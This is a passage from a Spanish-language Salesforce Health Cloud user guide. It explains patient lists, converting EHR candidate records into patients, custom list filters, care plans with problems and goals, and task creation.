Para mostrar una lista filtrada de pacientes, seleccione una lista predefinida en la lista desplegable **Seleccionar una lista** o haga clic en **Crear nueva lista** para definir su propias listas personalizadas.

Para modificar o eliminar lista que haya creado, selecciónela en la lista desplegable y, a continuación, haga clic en **Modificar lista actual**.


- Haga clic en el nombre de un paciente para ver detalles sobre el paciente en la consola.

EDICIONES

Health Cloud está disponible en Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

- Haga clic en el encabezado de un columna para ordenar en orden ascendente o descendente.
- Cree o modifique una lista haciendo clic en el botón de engranaje .
- Busque elementos que aparecen en la página introduciendo texto en el cuadro de texto Buscar. Puede buscar texto dentro de la página que está viendo. Cada página muestra hasta 500 pacientes. Si la lista contiene más de 500 pacientes, verá múltiples páginas de pacientes, y deberá buscar dentro de cada página por separado.
- Desde la lista **Acción**, cree una tarea para pacientes seleccionados.




Los pacientes aparecen en listas personalizadas siempre que sigan formando parte de los criterios que se emplearon para crear la lista. Por ejemplo, tiene una lista personalizada que muestra pacientes que han tenido cirugía de sustitución de rodilla en los últimos 30 días. Los pacientes aparecen en la lista durante 30 días tras su cirugía. Ya no aparecerán en la lista después de que haya transcurrido ese lapso de tiempo. De modo que si Joe Smith tuvo cirugía de rodilla el 1 de mayo, aparecerá en esta lista hasta el 31 de mayo. Aunque Joe ya no aparezca en la lista personalizada, permanecerá en el sistema, y podrá incorporarlo a otras listas siempre que sea paciente.


## Utilice la tarjeta de paciente para una vista completa de su paciente

Para gestionar sus pacientes de forma efectiva, necesita su información al alcance de su mano. La tarjeta del paciente extrae la información más importantes de los registros médicos de un paciente, como condiciones, medicación e información de contacto y lo muestra todo en un solo lugar. Puede ver fácilmente la información que necesita sin buscarla o hacer clic en otras páginas.

EDICIONES


Health Cloud está disponible en Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**




Para ver información más detallada relacionada con el paciente, seleccione **Nueva ficha en paciente**. Su administrador puede agregar opciones de navegación a este menú para permitirle abrir subfichas para cosas como medicación, condiciones, datos de dispositivo


médico, etc. Las subfichas muestran toda la información relacionada con ese aspecto de seguro médico, por lo que no tiene que cambiar de contexto o dejar la página. Puede ver y trabajar con varios tipos diferentes de información de paciente de forma simultánea.




## Buscar protocolos y artículos educativos

Utilice el widget de Knowledge para obtener la información correcta de sus pacientes. Puede buscar protocolos, artículos educativos y vídeos así como vínculos a sitios Web justo desde la consola, de modo que no tiene que dejar la página desde la cual está trabajando.

- Cree y gestione artículos **(1)**, si tiene permiso para crear artículos.
- Busque **(2)** artículos y protocolos.
- Ajuste el tamaño y la posición del widget basándose en el ancho de su ventana. En ventanas de menos de 600 píxeles, los objetos que se pueden buscar se muestran en un menú desplegable.




EDICIONES

Health Cloud está disponible en Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

# Prepararse para utilizar la consola de Health Cloud

EDICIONES

Health Cloud está disponible en Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Para empezar a utilizar la consola de Health Cloud para gestionar sus pacientes, tendrá que configurar algunas cosas.

HCE y otros sistemas clínicos proporcionan la información médica que es crucial para la planificación, ejecución y gestión del seguro médico del paciente. La consola de Health Cloud le proporciona una vista de pájaro de los registros médicos de sus pacientes; no obstante Health Cloud es un sistema separado diseñado para aumentar su HCE. Recibe información desde el sistema de registros médicos de origen, pero no envía información de vuelta a su HCE. El sistema HCE siempre es el sistema de registros.

Una de las primeras tareas es crear pacientes a partir de la información aportada desde una integración con los registros médicos. Durante ese proceso, puede asignarse a sí mismo como el coordinador de cuidados de modo que sus pacientes estén listos para su gestión. Luego se agregan los médicos, los miembros familiares y otros proveedores de servicios sanitarios al equipo sanitario. Finalmente, crea un seguro médico que está confeccionado a medida de las enfermedades específicas del paciente.

Completar su perfil de Chatter

Su perfil comunica a sus compañeros de trabajo y a los pacientes con el que se comunica quién es usted. Incluye su fotografía e información básica como su título profesional y detalles de contacto. Configure su perfil de Chatter poco tiempo después de empezar a utilizar Chatter, y asegúrese de mantenerlo al día. ¡Sus pacientes lo agradecerán!

Crear pacientes

Cuando selecciona un nombre de paciente desde el sistema HCE, Salesforce crea todos los registros y objetos que necesita para empezar a gestionar ese paciente.

Crear una lista personalizada de pacientes

Puede crear su propia lista de pacientes en base a cosas como las afecciones compartidas, los protocolos comunes u otras similaridades que son importantes para gestionar sus cuidados. Hemos facilitado el desglose de su lista de pacientes maestra en listas más pequeñas y gestionables.

## Completar su perfil de Chatter

EDICIONES

Health Cloud está disponible en Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Su perfil comunica a sus compañeros de trabajo y a los pacientes con el que se comunica quién es usted. Incluye su fotografía e información básica como su título profesional y detalles de contacto. Configure su perfil de Chatter poco tiempo después de empezar a utilizar Chatter, y asegúrese de mantenerlo al día. ¡Sus pacientes lo agradecerán!

1. En el encabezado de Health Cloud, haga clic en el marcador de imagen del perfil. Encuentre la imagen de perfil en el lado izquierdo de la página y seleccione **Mi perfil**.

2. Para actualizar su foto de perfil, pase el ratón sobre la imagen del marcador y haga clic en **Agregar fotografía**.

   Consejo: Utilice una fotografía y no un grupo de personas o una mascota. La resolución recomendada para fotografías es de 200 x 200 píxeles.

3. Para modificar su información de contacto, haga clic en en la sección Contacto.
4. En la ficha Descripción general, agregue cualquier información adicional sobre usted.

Consejo: Complete su perfil con detalles sobre el departamento en el que trabaja, su experiencia, etcétera.

5. Haga clic en **Guardar todo**.

# Crear pacientes

Cuando selecciona un nombre de paciente desde el sistema HCE, Salesforce crea todos los registros y objetos que necesita para empezar a gestionar ese paciente.

EDICIONES

Health Cloud está disponible en Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Una mirada entre bambalinas a la creación de pacientes
Cada vez que crea un paciente, Salesforce realiza las siguientes acciones.

Crear pacientes de registros importados
Cree pacientes utilizando la información que recibe a través de la integración con un sistema de registros médicos electrónicos.

## Una mirada entre bambalinas a la creación de pacientes

Cada vez que crea un paciente, Salesforce realiza las siguientes acciones.

- Crea el paciente como individuo, basándose en los campos que asignó desde el sistema HCE. Un individuo es una vista de objeto de Cuenta y Contacto, vinculada por el Id. de individuo.
- Crea una cuenta para el individuo.
- Crea un registro de contacto para el individuo. El registro de contacto está vinculado a la cuenta a través del Id. de individuo.
- Crea un caso con un tipo de registro CarePlan de modo que el formato de página para el seguro médico aparece automáticamente. Si se ha seleccionado un coordinador de atención sanitaria, el coordinador se convierte en el propietario del caso.
- Agrega el caso que representa el seguro médico al registro de cuenta.
- Crea un equipo de casos con el individuo como el paciente y agrega el coordinador de atención sanitaria, si se seleccionó uno.
- Agrega el Id. de cuenta del paciente al registro Paciente candidato.

## Crear pacientes de registros importados

Cree pacientes utilizando la información que recibe a través de la integración con un sistema de registros médicos electrónicos.

La frecuencia con la que crea pacientes depende en gran parte de cómo su organización elige integrar sistemas back-end como HCE con Health Cloud.

Las páginas Pacientes candidatos muestran todos los registros ofrecidos en Salesforce mediante la integración con un sistema HCE. Existen varias opciones disponibles para la visualización de estos registros:


- **Todos** muestra todos los pacientes ofrecidos por el sistema de registros de origen, incluyendo aquellos pacientes que no se convirtieron aún en pacientes de Health Cloud. Para pacientes que ya se han convertido, puede hacer clic en su registro Paciente candidato y ver sus datos de paciente en la consola Health Cloud. Para aquellos pacientes que no se han convertido, haga clic en su Nombre de paciente para ver la información a la espera de ser ofrecida en un registro de paciente de Health Cloud.
- **No convertido** contiene registros que se ofrecieron desde el sistema de registro de origen, pero que no se han convertido en un registro de paciente de Health Cloud.
- **Convertido** muestra los registros que se han convertido con éxito en registro de paciente de Health Cloud. Esta lista se puede utilizar como una lista que se puede anclar en la consola cuando las fichas principales de la consola están abiertas.

Cuando selecciona un registro para convertir en un paciente, el sistema realiza toda la configuración entre bambalinas para ese individuo, además de crear:

- Una tarjeta de paciente que incluye el NHC u otros identificadores, información de contacto básica e información médica importante como condiciones y medicación.
- Un seguro médico vacío
- Un equipo sanitario del paciente y el coordinador de atención sanitaria, cuando se selecciona uno.

Puede crear pacientes desde la aplicación Health Cloud - Console o Health Cloud - Worklist.


1. Desde la lista de trabajo o la consola, seleccione la lista `Pacientes candidatos`.




2. Desde toda la página, seleccione `No convertido`.

La páginas No convertido le permite seleccionar nombres de pacientes que no cuentan aún con registros de pacientes en Health Cloud.

3. Opcionalmente, visualice detalles acerca del paciente procedente del sistema de registros de origen haciendo clic en el nombre del paciente en la vista Lista de trabajo. La información del paciente se abre en una ficha separada.




4. Seleccione uno o más registros de pacientes entrantes para convertir.
5. Desde el menú Acciones, seleccione **Convertir en pacientes**.

El sistema realiza una comprobación para asegurarse de que no hay ningún Id. de paciente o números de NHC duplicados. Cuando tiene nombres con NHC duplicados, los duplicados se indican, se anula su selección y se resaltan. No puede seleccionar nombres con NHC duplicados. Se deben resolver en el sistema de registros de origen. Después de eliminar los identificadores duplicados, puede volver a importar el registro y convertirlo en un paciente.

6. Revise cualquier paciente duplicado. Si no hay duplicados, haga clic en **Siguiente**.

   Los registros duplicados se deben resolver en el sistema de registros médicos de origen antes de que se puedan convertir.

7. Opcionalmente, busque y seleccione el nombre del coordinador de atención sanitaria para asignar a los pacientes.

   Nota: Si elige no asignar un coordinador de atención sanitaria durante este paso, puede asignar uno más tarde en la sección Equipo de casos del registro de caso Seguro médico. También puede permitir a su administrador crear reglas de asignación de casos automáticas.

8. Haga clic en **Siguiente**.
9. Revise la lista de pacientes y el coordinador asignado, si se asignó alguno y haga clic en **Guardar**.

## Crear una lista personalizada de pacientes

Puede crear su propia lista de pacientes en base a cosas como las afecciones compartidas, los protocolos comunes u otras similaridades que son importantes para gestionar sus cuidados. Hemos facilitado el desglose de su lista de pacientes maestra en listas más pequeñas y gestionables.

Nota: Si no ve los registros y los campos que desea utilizar en su lista de pacientes, póngase en contacto con su administrador de Health Cloud para solicitar acceso.

EDICIONES

Health Cloud está disponible en Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear listas de pacientes:
- "Health Cloud estándar"

1. En la ficha Lista de pacientes, haga clic en el engranaje y seleccione **Crear nueva lista**.
2. En la primera fila, haga clic en la primera búsqueda y escriba el nombre del registro para utilizar como un filtro. El campo muestra una lista dinámica de registros coincidentes cuando empieza a escribir en un campo de búsqueda.

   Por ejemplo, seleccione un registro que alberga información de prescripción para crear una lista basada en una medicación común. Cuando selecciona un registro, puede seleccionar cualquier campo en el registro y mostrarlo como una columna de su lista. Si el registro que necesita no está en la lista, su administrador de Health Cloud puede agregar el objeto creando una relación entre objetos con ese objeto. Para obtener más información, consulte la *Guía de implementación de Health Cloud*.

3. En el segundo campo de búsqueda, escriba el nombre del campo en ese registro para mostrar.

   Por ejemplo, seleccione el nombre o el Id. de la medicación.

4. Seleccione un operador de filtro.

   El operador en un filtro es como el verbo en una frase. Utilice un operador para especificar la acción que desea que realice el filtro.

5. Introduzca un valor para coincidir o excluir.

   Por ejemplo, puede crear un filtro con el operador `igual a` y un valor de `insulina` para que devuelva resultados de pacientes que utilizan insulina.

   Los valores que aparecen en este campo dependen del tipo de campo que selecciona. Por ejemplo, si selecciona `Fin de ingreso hospitalario`, aparece un campo de fecha y un campo de hora. O bien, si selecciona un campo de casilla de verificación, como `Readmisión hospitalaria`, aparece una casilla de verificación con el valor `Verdadero`.

6. Agregue más filas si es necesario.

Por ejemplo, agregue criterios para pacientes con diabetes que se admitieron en el hospital en los últimos seis meses.

7. Haga clic en **Siguiente**.
8. Seleccione los campos que desea mostrar para cada categoría. El campo Nombre de paciente aparece automáticamente en la lista de pacientes.
   a. Para agregar o quitar campos, seleccione un nombre de campo y haga clic en la flecha **Agregar** o **Quitar**.
   b. Utilice las flechas para organizar la secuencia de los campos.
9. Haga clic en **Siguiente**.
10. Introduzca el nombre de la lista.
11. Haga clic en **Guardar nueva lista**.

Ejemplo: A continuación se muestra un ejemplo de cómo crear una lista de pacientes con diabetes. Puede crear filas adicionales o criterios de filtro para reducir el ámbito de la lista.

Agregue estos criterios de filtro en la página Agregar filtros:

- **Registro**: Registro
- **Objeto**: Enfermedad HCE
- **Campo**: Etiqueta de código
- **Filter** (Filtro): contiene
- **Valor**: diabetes

Para personalizar el aspecto de la lista, seleccione los campos que desea mostrar y organice su secuencia. Asigne un nombre a la lista y guarde su trabajo.

CONSULTE TAMBIÉN

Adición de lógica de filtro

# Utilizar seguros médicos para ayudar a pacientes a alcanzar sus objetivos

Gestione fácilmente problemas sanitarios con objetivos y tareas que asigne a pacientes o cuidadores de modo que los pacientes estén al día y mejoren su salud. Los seguros médicos personalizables representan un plan de acción para mejorar la salud de un paciente.

EDICIONES

Health Cloud está disponible en Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

## Crear un seguro médico para pacientes

Los seguros médicos personalizables ayudan a sus pacientes a realizar pasos prácticos para mejorar su salud de forma diaria.

## Agregar problemas y objetivos

Los problemas y objetivos relacionados crean la estructura básica del seguro médico de su paciente. Acceda al seguro médico desde la ficha principal del paciente.

## Tareas

Las tareas le ayudan a realizar un seguimiento y medir las actividades asociadas con sus pacientes. Desde la Consola de Health Cloud puede solicitar a un cuidador que lleve a un paciente a una cita, recordarse a sí mismo realizar un seguimiento sobre un cita no asistida o asignar a un paciente una encuesta de preadmisión para que la cumplimente.

# Crear un seguro médico para pacientes

Los seguros médicos personalizables ayudan a sus pacientes a realizar pasos prácticos para mejorar su salud de forma diaria.

Un seguro médico consta de objetivos y tareas definidas claramente que ayudan a mitigar o controlar problemas relacionados con la salud. De forma parecida a la cronología de un paciente, un seguro médico ofrece al equipo sanitario y historial del paciente y el progreso o los retos relacionados con la salud del paciente. Un seguro médico puede tener cualquier número de problemas con objetivos y tareas asociados que puede seguir desde la ficha del paciente en la consola. Los problemas se enumeran en base a su importancia, con los elementos de mayor prioridad enumerados primero.


EDICIONES

Health Cloud está disponible en Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

El seguro médico del paciente consta de estos componentes.

- **Problemas** (1) son problemas de salud clínicos o no clínicos que oscilan entre un diagnóstico específico y condiciones más generales. Los problemas se identifican a través de muchos recursos: el médico de atención primaria, una analítica, un problema reportado por el paciente, un diagnóstico o la fase de una enfermedad. Un problema puede ser un diagnóstico específico, como una bronquitis crónica. Los problemas también pueden incluir asuntos generales, como cuando un paciente necesita asistencia en actividades diarias en el hogar. Cuando asigna una prioridad a los problemas, aparecen en orden de gravedad.
- **Objetivos** (2) son los objetivos del paciente que ayudan a alcanzar un resultado mejorado de un problema. Solo puede crear un objetivo dentro del contexto de un problema. Un problema puede tener varios objetivos. Por ejemplo, un paciente con artritis puede tener los objetivos de mantener los niveles de dolor por debajo de 4/10 y mantener o aumentar el alcance de los movimientos. A medida que el paciente progresa hacia el objetivo, asegúrese de actualizar el estado del objetivo.
- **Tareas** (3) son acciones específicas mensurables hacia los objetivos para mitigar el problema asociado. De modo que el paciente con artritis cuyo objetivo es mantener o aumentar el alcance de los movimientos podría tener una tarea de asistencia a sesiones de terapia física. Las tareas tienen campos que muestran la prioridad, la fecha de vencimiento, el estado y la persona que tiene asignada la tarea. Cuando se realiza una tarea, hay que actualizar el porcentaje completado en el objetivo asociado.



## Agregar problemas y objetivos

Los problemas y objetivos relacionados crean la estructura básica del seguro médico de su paciente. Acceda al seguro médico desde la ficha principal del paciente.

EDICIONES

Health Cloud está disponible en Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear tareas:
- "Health Cloud estándar"

1. Navegue a la ficha Seguro médico y Cronología.
2. Seleccione **Crear** y, a continuación **Problema**.
   a. Introduzca el nombre de un problema, como *`Se necesita atención básica para diabetes`* e incluya una descripción.
   b. Opcionalmente, seleccione la prioridad para el problema.
      Los problemas aparecen en orden de prioridad.
   c. Haga clic en **Guardar**.
3. Para crear un objetivo para el problema, haga clic en el botón **Acciones** y seleccione **Crear objetivo** desde el problema.
   a. Introduzca un nombre para el objetivo, como *`Cuidados apropiados del pie para evitar complicaciones`* y una descripción.
   b. Opcionalmente, seleccione la prioridad para el objetivo.
      Los objetivos aparecen en orden de prioridad.
   c. En el campo `% de progreso`, introduzca un porcentaje que representa el progreso hacia el objetivo.
   d. Haga clic en **Guardar**.
      Puede crear varios objetivos para cada problema.


Para cada objetivo, cree tareas que ayudan a cumplir el objetivo.

## Tareas

Las tareas le ayudan a realizar un seguimiento y medir las actividades asociadas con sus pacientes. Desde la Consola de Health Cloud puede solicitar a un cuidador que lleve a un paciente a una cita, recordarse a sí mismo realizar un seguimiento sobre un cita no asistida o asignar a un paciente una encuesta de preadmisión para que la cumplimente.

En Health Cloud, puede crear una tarea desde varios puntos:


- Ahorre tiempo y esfuerzo creando tareas para pacientes individuales, grupos de pacientes, o incluso usted mismo desde la lista de pacientes. Seleccione pacientes desde su lista de pacientes, cree la tarea y habrá terminado. Es rápido y sencillo realizar un seguimiento cosas como encuestas de salud y bienestar o cuestionarios de seguimiento que van a un grupo de sus pacientes con afecciones comunes. También puede asignarse a usted mismo una tarea relacionada con un paciente de modo que pueda realizar un seguimiento de eventos clave importantes.
- También puede crear tareas para un paciente o para un cuidador desde el seguro médico del paciente. Tareas son acciones específicas mensurables hacia los objetivos para mitigar el problema asociado. Por ejemplo, cree una tarea para asistir a sesiones de terapia física semanalmente para un paciente con artritis cuyo objetivo es mantener o aumentar el alcance de los movimientos.
- Cuando un miembro de un equipo sanitario forma parte de la comunidad, puede asignar tareas a los miembros del equipo sanitario utilizando un vínculo en sus perfiles. Estas tareas no están aparejadas directamente a los problemas y objetivos asociados con el seguro médico.




Todas las tareas tienen campos para la información básica, como la descripción, la fecha de vencimiento, el tipo de tareas, a quién está asignada la tarea y quién es el responsable de realizar la tarea. Las tareas que se crean desde un seguro médico también incluyen campos que le permiten asociar la tarea con un problema y objetivo específicos.

Cuando crea una tarea para un miembro del equipo sanitario, la tarea siempre se asigna a ese miembro. Cuando crea una tarea desde la lista de pacientes, tiene dos opciones para la persona que va a realizar la tarea: usted o el paciente.

También puede realizar un seguimiento de tareas que le pertenecen a usted y a cualquier miembro de equipos sanitarios desde la lista de tareas del seguro médico. Utilice filtros para mostrar todas las tareas relacionadas con el paciente, las tareas que están relacionadas con los objetivos y los problemas del seguro médico, o bien tareas sin relacionar que no son específicas de un objetivo o problema.




Los pacientes ven sus tareas desde la comunidad. Las tareas que se asignó a sí mismo aparecen en su lista de tareas en la ficha de Inicio de Salesforce, la página Today y en la lista de tareas del seguro médico del paciente.

### Crear tareas relacionadas con sus pacientes y sus cuidados

La creación de tareas para sus pacientes o sus cuidadores es una forma sencilla de realizar un seguimiento y gestionar actividades relacionadas con un seguro médico.

## Crear tareas relacionadas con sus pacientes y sus cuidados

La creación de tareas para sus pacientes o sus cuidadores es una forma sencilla de realizar un seguimiento y gestionar actividades relacionadas con un seguro médico.

**Nota:** Comunidades de Salesforce proporcionan la cobertura de colaboración para Health Cloud. Algunas de las funciones de colaboración no están disponibles hasta que active Comunidades de Salesforce y cree una comunidad privada de pacientes.


**EDICIONES**

Health Cloud está disponible en Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

**PERMISOS DE USUARIO**

Para crear tareas:
- "Health Cloud estándar"




Cuando crea una tarea a partir de la lista de pacientes o desde el equipo sanitario de pacientes, la tarea no se relaciona con problemas u objetivos del seguro médico, de modo que no verá esos campos. Estas tareas aparecen en la lista de tareas sin relacionar o en la lista Todas las tareas. Las tareas creadas desde el seguro médico aparecen en la lista de tareas relacionadas.

1. Seleccione para crear una tarea desde uno de los siguientes puntos de la consola:
   - Desde la lista de pacientes, seleccione uno o más nombres de pacientes, haga clic en el menú **Acción** y seleccione **Crear tarea**.
